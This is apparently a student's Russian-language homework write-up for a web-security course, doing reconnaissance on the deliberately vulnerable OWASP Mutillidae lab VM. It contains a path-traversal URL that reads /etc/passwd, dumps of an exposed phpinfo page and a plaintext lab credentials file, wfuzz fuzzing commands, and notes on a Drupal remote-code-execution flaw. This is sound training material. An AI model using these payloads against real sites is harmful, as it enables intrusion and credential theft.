

17.07.2023


Курс:

Практическая работа к уроку № Lesson_3

--

Задание_1:

Исследуйте комментарии в коде страницы <http://IP/mutillidae/index.php?page=home.php> на наличие в них полезной информации. Какие сведения можно обнаружить?



Собираем информацию из метаданных на сайте

- view-source:<http://...>
- find: password and <!--
password = password ?

```
http://192.168.56.11/mutillidae/
view-source:http://192.168.56.11/mutillidae/index.php?page=home.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
1130 </tr>
1137 <tr>
1138 <td colspan="2">
1139 
1140 <span style="font-weight: bold;">More Hints?: See "/documentation/mutillidae-test-scripts.txt"</span>
1141 </td>
1142 </tr>
1143 </table>
1144
1145 <!-- I think the database password is set to blank or perhaps samurai.
1146 It depends on whether you installed this web app from irongeeks site or
1147 are using it inside Kevin Johnsons Samurai web testing framework.
1148 It is ok to put the password in HTML comments because no user will ever see
1149 this comment. I remember that security instructor saying we should use the
1150 framework comment symbols (ASP.NET, JAVA, PHP, Etc.)
1151 rather than HTML comments, but we all know those
1152 security instructors are just making all this up. --> <!-- End Content -->
1153 </blockquote>
1154 </td>
1155 </tr>
1156 </table>
1157
1158
1159 <!-- Bubble hints code -->
1160
1161 <script type="text/javascript">
```

```
(kali@kali)-[~]
└─$ wget http://192.168.56.11/mutillidae/index.php?page=home.php
--2023-07-16 17:24:03-- http://192.168.56.11/mutillidae/index.php?page=home.php
Connecting to 192.168.56.11:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: 'index.php?page=home.php'

index.php?page=home.php      [ <=>]
 51.49K --.-KB/s    in 0.001s
2023-07-16 17:24:03 (42.3 MB/s) - 'index.php?page=home.php' saved [52725]
```

```
(kali@kali)-[~]
└─$ grep -r -A 10 "<\!--" *
```

```
index.php?page=home.php:      <!-- <br style="clear: left" />  -->
index.php?page=home.php-</div>
index.php?page=home.php-      <div>&nbsp;</div>
index.php?page=home.php-      <div class="label"
style="text-align: center;">
index.php?page=home.php-      <form
action="https://www.paypal.com/cgi-bin/webscr" method="post"
target="_blank">
index.php?page=home.php-      <input
type="hidden" name="cmd" value="_s-xclick">
index.php?page=home.php-      <input
```

```

type="hidden" name="hosted_button_id" value="45R3YEXENU97S">
index.php?page=home.php-                                <input
type="image"
src="https://www.paypalobjects.com/en_US/i/btn/btn_donate_LG.gif"
border="0" name="submit" alt="PayPal - The safer, easier way to pay
online!">
index.php?page=home.php-                                
index.php?page=home.php-                                </form>
index.php?page=home.php-                                <span
style="color: blue;">Want to Help?</span>
--
index.php?page=home.php:                                <!-- Begin Content -->
index.php?page=home.php-<style>
index.php?page=home.php-                                a{
index.php?page=home.php-                                font-weight: bold;
index.php?page=home.php-                                }
index.php?page=home.php-</style>
index.php?page=home.php-
index.php?page=home.php-
index.php?page=home.php-<div style=" width: 750px; overflow: hidden;">
index.php?page=home.php-<script>
index.php?page=home.php-                                var gLastPHeaderOpened = null;
--
index.php?page=home.php:                                <!-- I think the database password
is set to blank or perhaps samurai.
index.php?page=home.php-                                It depends on whether you
installed this web app from irongeeks site or
index.php?page=home.php-                                are using it inside Kevin
Johnsons Samurai web testing framework.
index.php?page=home.php-                                It is ok to put the
password in HTML comments because no user will ever see
index.php?page=home.php-                                this comment. I remember
that security instructor saying we should use the
index.php?page=home.php-                                framework comment symbols
(ASP.NET, JAVA, PHP, Etc.)
index.php?page=home.php-                                rather than HTML comments,
but we all know those
index.php?page=home.php:                                security instructors are
just making all this up. -->                                <!-- End Content -->
index.php?page=home.php-                                </blockquote>

```

```

index.php?page=home.php-                                </td>
index.php?page=home.php-                                </tr>
index.php?page=home.php-        </table>
index.php?page=home.php-
index.php?page=home.php-
index.php?page=home.php:<!-- Bubble hints code -->
index.php?page=home.php-
index.php?page=home.php-<script type="text/javascript">
index.php?page=home.php-        $(function() {
index.php?page=home.php-
index.php?page=home.php-        $('[ReflectedXSSExecutionPoint]').attr("title", "");
index.php?page=home.php-
index.php?page=home.php-        $('[ReflectedXSSExecutionPoint]').balloon();
index.php?page=home.php-        });
index.php?page=home.php-</script>
index.php?page=home.php-
index.php?page=home.php-        <div style="border: 1px solid black;">
index.php?page=home.php-                <div
ReflectedXSSExecutionPoint="1" class="footer">Browser: Wget/1.21.3</div>

```

- Смотрим остальные сайты

```
ls -la
```

```
arp-scan -l
```

```

└─(kali㉿kali)-[~]
└─$ nmap -sC -sV 10.0...

```

192.168.56.11/mutillidae/ x +

192.168.56.11/mutillidae/index.php?page=home.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - Hellcrazyrab... Access denied!

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2017 OWASP 2013 OWASP 2010 OWASP 2007 Web Services HTML 5

Hints and Videos

TIP: Click [Hint and Videos](#) on each page

What Should I Do? Video Tutorials

Inspector Console Debugger Network Style Editor Performance Memory Storage Accessibility Application

Cache Storage Cookies Indexed DB Local Storage Session Storage

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	2a16um69o4ag1svatlnkqb3hl7	192.168.56.11	/	Session	35	true	false	None	Sun, 16 Jul 2023 21:06:21 GMT
security	impossible	192.168.56.11	/dwa	Session	18	true	false	None	Sun, 16 Jul 2023 21:06:21 GMT
showhints	1	192.168.56.11	/mutillidae	Session	10	false	false	None	Sun, 16 Jul 2023 21:06:21 GMT

Filter values

Data

PHPSESSID: "2a16um69o4ag1svatlnkqb3hl7"
Created: "Sun, 16 Jul 2023 21:05:11 GMT"
Domain: "192.168.56.11"
Expires / Max-Age: "Session"
HostOnly: true
HttpOnly: true
Last Accessed: "Sun, 16 Jul 2023 21:06:21 GMT"
Path: "/"
SameSite: "None"
Secure: false
Size: 35

- PHPSESSID:"2a16um69o4ag1svatlnkqb3hl7"

192.168.56.11/mutillidae/ x +

192.168.56.11/mutillidae/index.php?page=../../../../../../../../etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - Hellcrazyrab... Access denied!

OWASP Mutillidae II: Keep Calm and Pwn On

Version: 2.6.62 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Not Logged In

Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB View Log View Captured Data

OWASP 2017 OWASP 2013 OWASP 2010 OWASP 2007 Web Services HTML 5 Others Documentation Resources

Donate

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mail List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin libuid:x:100:101:/var/lib/libuid: syslog:x:101:104:/home/syslog:/bin/false messagebus:x:102:106:/var/run/dbus:/bin/false sshd:x:103:65534:/var/run/sshd:/usr/sbin/nologin statd:x:104:65534:/var/lib/nfs:/bin/false vagrant:x:900:900:vagrant,/,/home/vagrant:/bin/bash leia_organa:x:1111:100:/home/leia_organa:/bin/bash luke_skywalker:x:1112:100:/home/luke_skywalker:/bin/bash han_solo:x:1113:100:/home/han_solo:/bin/bash artoo_detoo:x:1114:100:/home/artoo_detoo:/bin/bash c_three_pio:x:1115:100:/home/c_three_pio:/bin/bash ben_kenobi:x:1116:100:/home/ben_kenobi:/bin/bash darth_vader:x:1117:100:/home/darth_vader:/bin/bash anakin_skywalker:x:1118:100:/home/anakin_skywalker:/bin/bash jarjar_binks:x:1119:100:/home/jarjar_binks:/bin/bash lando_calrissian:x:1120:100:/home/lando_calrissian:/bin/bash boba_fett:x:1121:100:/home/boba_fett:/bin/bash jabba_hutt:x:1122:100:/home/jabba_hutt:/bin/bash greedo:x:1123:100:/home/greedo:/bin/bash chewbacca:x:1124:100:/home/chewbacca:/bin/bash kylo_ren:x:1125:100:/home/kylo_ren:/bin/bash mysql:x:105:111:MySQL Server,/,/nonexistent:/bin/false avahi:x:106:113:Avahi mDNS daemon,/,/var/run/avahi-daemon:/bin/false colord:x:107:115:colord colour management daemon,/,/var/lib/colord:/bin/false ftp:x:108:116:ftp daemon,/,/srv/ftp:/bin/false usbmux:x:109:46:usbmux daemon,/,/home/usbmux:/bin/false
```

phpinfo()

192.168.56.11/mutillidae/phpinfo.php

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - Hellcrazyrab

Secret PHP Server Configuration Page

PHP Version 5.5.9-1ubuntu4.29



System	Linux ubuntu 3.13.0-24-generic #47-Ubuntu SMP Fri May 2 23:30:00 UTC 2014 x86_64
Build Date	Apr 22 2019 18:33:42
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/05-opcache.ini, /etc/php5/apache2/conf.d/10-pdo.ini, /etc/php5/apache2/conf.d/20-curl.ini, /etc/php5/apache2/conf.d/20-json.ini, /etc/php5/apache2/conf.d/20-mysql.ini, /etc/php5/apache2/conf.d/20-mysqli.ini, /etc/php5/apache2/conf.d/20-pdo_mysql.ini, /etc/php5/apache2/conf.d/20-readline.ini
PHP API	20121113

192.168.56.11/mutillidae/pass

192.168.56.11/mutillidae/passwords/accounts.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Ha

```

1,admin,adminpass,g0t m0rt?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3,john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
5,bryce,password,I Love SANS,Admin
6,samurai,samurai,Carving fools,Admin
7,jim,password,Rome is burning,Admin
8,bobby,password,Hank is my dad,Admin
9,simba,password,I am a super-cat,Admin
10,dreveil,password,Preparation H,Admin
11,scotty,password,Scotty do,Admin
12,cal,password,C-A-T-S Cats Cats Cats,Admin
13,john,password,Do the Duggie!,Admin
14,kevin,42,Doug Adams rocks,Admin
15,dave,set,Bet on S.E.T. FTW,Admin
16,patches,tortoise,meow,Admin
17,rocky,stripes,treats?,Admin
18,tim,lanmaster53,Because reconnaissance is hard to spell,Admin
19,ABaker,SoSecret,Muffin tops only,Admin
20,PPan,NotTelling,Where is Tinker?,Admin
21,CHook,JollyRoger,Gator-hater,Admin
22,james,i<3devs,Occupation: Researcher,Admin
23,ed,pentest,Commandline KungFu anyone?,Admin
  
```

Задание_2:

Найдите в VM pdf-файл(ы) и укажите, при помощи какого средства, когда и кем был создан(ы) данный(е) объект(ы).

- wget

- **exiftool**

```
└─(kali㉿kali)-[~]  
└─$ wget --accept pdf --mirror --page-requisites --adjust-extension --  
convert-links --backup-converted --no-parent  
http://192.168.56.11/mutillidae
```

```
└─(kali㉿kali)-[~]  
└─$ find *.pdf 192.168.56.11  
find: '*.pdf': No such file or directory  
192.168.56.11  
192.168.56.11/mutillidae  
192.168.56.11/mutillidae/documentation  
192.168.56.11/mutillidae/documentation/mutillidae-installation-on-xampp-  
win7.pdf
```

```
└─(kali㉿kali)-[~]  
└─$ exiftool --help  
Syntax:  exiftool [OPTIONS] FILE
```

```
└─(kali㉿kali)-[~]  
└─$ exiftool 192.168.56.11/mutillidae/documentation/mutillidae-  
installation-on-xampp-win7.pdf  
ExifTool Version Number      : 12.63  
File Name                    : mutillidae-installation-on-xampp-  
win7.pdf  
Directory                    : 192.168.56.11/mutillidae/documentation  
File Size                    : 1607 kB  
File Modification Date/Time   : 2018:10:19 18:53:20-04:00  
File Access Date/Time        : 2023:07:16 17:32:50-04:00  
File Inode Change Date/Time   : 2023:07:16 17:32:50-04:00  
File Permissions              : -rw-r--r--  
File Type                    : PDF  
File Type Extension           : pdf  
MIME Type                    : application/pdf  
PDF Version                   : 1.5  
Linearized                   : No  
Page Count                   : 12  
Language                     : en-US  
Tagged PDF                   : Yes  
Author                       : Jeremy  
Creator                      : Microsoft® Word 2010  
Create Date                   : 2011:11:10 18:39:03-05:00
```


Modify Date : 2011:11:10 18:39:03-05:00
Producer : Microsoft® Word 2010

- Файл был создан (Author): **Jeremy**
- Дата файла (Create Date): **2011:11:10 18:39:03-05:00**

Задание_3:

Решите задание <https://www.root-me.org/en/Challenges/Web-Server/HTML>. Надо подобрать пароль — укажите его в ответе.

- Попытка узнать его из мета-данных, не увенчалась успехом:



```
https://www.root-me.org/html?x=2FHTML
view-source:https://www.root-me.org/html?q=%2FHTML
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec GitHub - Hellcrazyrab... Access denied!
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml" class="no-js" lang="fr" xml:lang="fr">
<head>
<title>profil de html [Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information]</title>
<meta name="Description" content="profil de html"/>
<meta name="keywords" content="html, "/>
<meta name="author" content="html"/>
<link rel="alternate" type="application/rss+xml" title="RSS [Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information]" />
<link rel="alternate" type="application/rss+xml" title="RSS (breves) [Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information]" />
<link rel="alternate" type="application/rss+xml" title="RSS Forum [Root Me : plateforme d'apprentissage dédiée au Hacking et à la Sécurité de l'Information]" />
```

- Burp Suite
- wfuzz

```
wfuzz -c -w ~/directory-list-2.3-medium.txt -u "http://..." -H "Host: FUZZ...." -t 42 --hw3
```

...

Задание_4:

(*) Решите задание <https://www.root-me.org/en/Challenges/Web-Client/Javascript-Source>. Надо подобрать пароль — укажите его в ответе.

- Burp Suite
- wfuzz

```
wfuzz -c -w ~/directory-list-2.3-medium.txt -u "http://..." -H "Host: FUZZ...." -t 42 --hw3
```

...

Задание_5:

(*) В ВМ установлен сайт на drupal. Может ли злоумышленник подобрать для него рабочий эксплоит? Ответ обоснуйте.

Согласно данным Drupal Security Team модуль REST API под названием RESTful Web Services используется на 5804 сайтах. Уязвимость возможна из-за недостаточной фильтрации входящих данных перед использованием в функции

`call_user_func_array()`. Злоумышленники могут использовать уязвимость для выполнения произвольного PHP-кода, отправив специальный запрос. Уязвимы версии модуля до 7.x-2.6 и 7.x-1.7. Эксплоит [уже включен](#) в состав Metasploit Framework.

Заметки

- DNS — система доменных имен и сервер для обслуживания доменной структуры, содержащий записи системы доменных имен.
- Поддомен — домен, являющийся частью домена более высокого уровня. Например, есть основной домен `example.com` — тогда имя его поддомена будет, к примеру, `site1.example.com`. Система DNS поддерживает создание 127 уровней вложенности поддоменов.
- CMS — Content Management System, система управления контентом. CMS — это инструмент для быстрой публикации материалов за счет внедрения панели инструментов WYSIWYG (What You See Is What You Get — что видишь, то и получишь).
- Фреймворк для разработки веб-приложений (или веб-фреймворк) — инструмент, облегчающий написание и запуск веб-приложения. Примеры фреймворков для разработки серверной части: Django (на Python), Zend Framework (на PHP). Для разработки клиентской части: Angular.js, Vue.js
- Админка — жаргонное наименование страницы администрирования сайта.
- Metasploit Framework — инструмент для создания, тестирования и использования эксплойтов. Позволяет конструировать эксплойты с необходимой в конкретном случае «полезной нагрузкой» (payloads), которая выполняется в случае удачной атаки — например, установка shell'a или VNC-сервера.

Выполнил: AndreiM